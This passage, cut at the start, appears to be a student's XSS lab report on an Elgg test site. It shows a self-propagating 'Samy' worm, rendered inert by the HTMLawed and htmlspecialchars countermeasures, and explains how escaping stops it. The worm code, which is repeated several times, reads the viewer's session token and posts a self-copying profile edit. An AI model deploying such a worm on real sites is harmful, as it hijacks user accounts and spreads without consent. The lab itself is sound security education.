desc = "&description=SAMY+is+MY+HERO" + wormCode; desc+="&accesslevel%5Bdescription%d=2"; //Construct the content of your url. var sendurl="http://www.xsslabelgg.com/action/profile/edit"; var samyGuid=47; //FILL IN if(elgg.session.user.guid!=samyGuid) { //Create and send Ajax request to modify profile var Ajax=null; Ajax=new XMLHttpRequest(); Ajax.open("POST",sendurl,true); Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded"); Ajax.send(userName + token + ts + desc + guid); } }

The code below is the View Source of the About me section of the web site.

```
<div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-
nickname">samy</span><h2 class="p-name fn">Samy</h2><p class='profile-aboutme-title'><b>About
me</b></p><div class='profile-aboutme-contents'><div class="elgg-output mtn"><p>SAMY is MY HERO
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "&lt;/" + "script&gt;";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&amp;guid="+elgg.session.user.guid;
var ts="&amp;__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&amp;__elgg_token="+elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&amp;description=SAMY+is+MY+HERO" + wormCode;
desc+="&amp;accesslevel%5Bdescription%d=2";

//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}

}
```

The figure below shows Samy's profile after the second counter measure, htmlspecialchars, is enabled.



Samy

About me

SAMY is MY HERO var headerTag = ""; var jsCode = document.getElementById("worm").innerHTML; var tailTag = "</" + "script>"; var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); window.onload = function(){ //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token __elgg_token var userName=elgg.session.user.name; var guid="&guid="+elgg.session.user.guid; var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var token="&__elgg_token="+elgg.security.token.__elgg_token; // Set the content and access level for description field var desc = "&description=SAMY+is+MY+HERO" + wormCode; desc+="&accesslevel%5Bdescription%d=2"; //Construct the content of your url. var sendurl="http://www.xsslabelgg.com/action/profile/edit"; var samyGuid=47; //FILL IN if(elgg.session.user.guid!=samyGuid) { //Create and send Ajax request to modify profile var Ajax=null; Ajax=new XMLHttpRequest(); Ajax.open("POST",sendurl,true); Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded"); Ajax.send(userName + token + ts + desc + guid); } }

The code below is the View Source of the About me section of the web site.

```
<div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-
nickname">samy</span><h2 class="p-name fn">Samy</h2><p class='profile-aboutme-title'><b>About
me</b></p><div class='profile-aboutme-contents'><div class="elgg-output mtn"><p>SAMY is MY HERO
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "&lt;/" + "script&gt;";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&amp;guid="+elgg.session.user.guid;
var ts="&amp;__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&amp;__elgg_token="+elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&amp;description=SAMY+is+MY+HERO" + wormCode;
desc+="&amp;accesslevel%5Bdescription%d=2";

//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}

}
```

Observations / Explanation

After the first countermeasure is enabled, HTMLawed, we can make the following observations –

1. The headerTag which contained "<script id=\"worm\" type=\"text/javascript\">; has changed to headerTag ""; This prevents JavaScript tags like "script" and "type" from inadvertently being processed by the HTLM page. Like in this attack.
2. Angle brackets are replaced with "&lt;" and "&gt;". Additionally, the "&" symbol was also substituted with "&amp;". These text substitutions allow the text to be parsed and correctly displayed, but not interpreted in the JavaScript language as intended by the attacker. For example, since we replace the "&" with "&amp;", the attack code would not be able to get the <u>actual</u> elgg token/ts since "=&amp;__elgg_token" will not get the actual elgg_token like "&__elgg_token".
    a. Note: I recreated a new VM because I thought the first counter measure only replaced tags, but did not do the text substitutions. I thought text substitutions was for the second countermeasure. Anyway, in both the new VM and the prior VM, it seems that this countermeasure, HTLMawed, does do text substitution. Also, looking at the code, there seems to be several references to text replacement – str_replace(array('&', '<', '>'), array('&amp;', '&lt;', '&gt;'), $t) : $t;
        i. /var/www/XSS/Elgg/vendor/elgg/elgg/mod/htmlawed/vendor/htmlawed/htmlawed/htmLawed.php

After the second countermeasure is enabled, htmlspecialchars, the code looks the same both when viewing as HTML and viewing the code. I realize the that this counter measure does text substitutions, but those were accomplished in the first counter measure, so in this code, no additional substitutions were discovered.

Bottom-line, with these countermeasures in place, the JavaScript will not execute in a text field since tags are removed. Additionally, to prevent incorrect interpretations of special characters in text fields, so they do not get processed like JavaScript code, several characters are replaced to ensure they are only interpreted as printable text and not as code. With these countermeasures in place, Samy's attack will not work.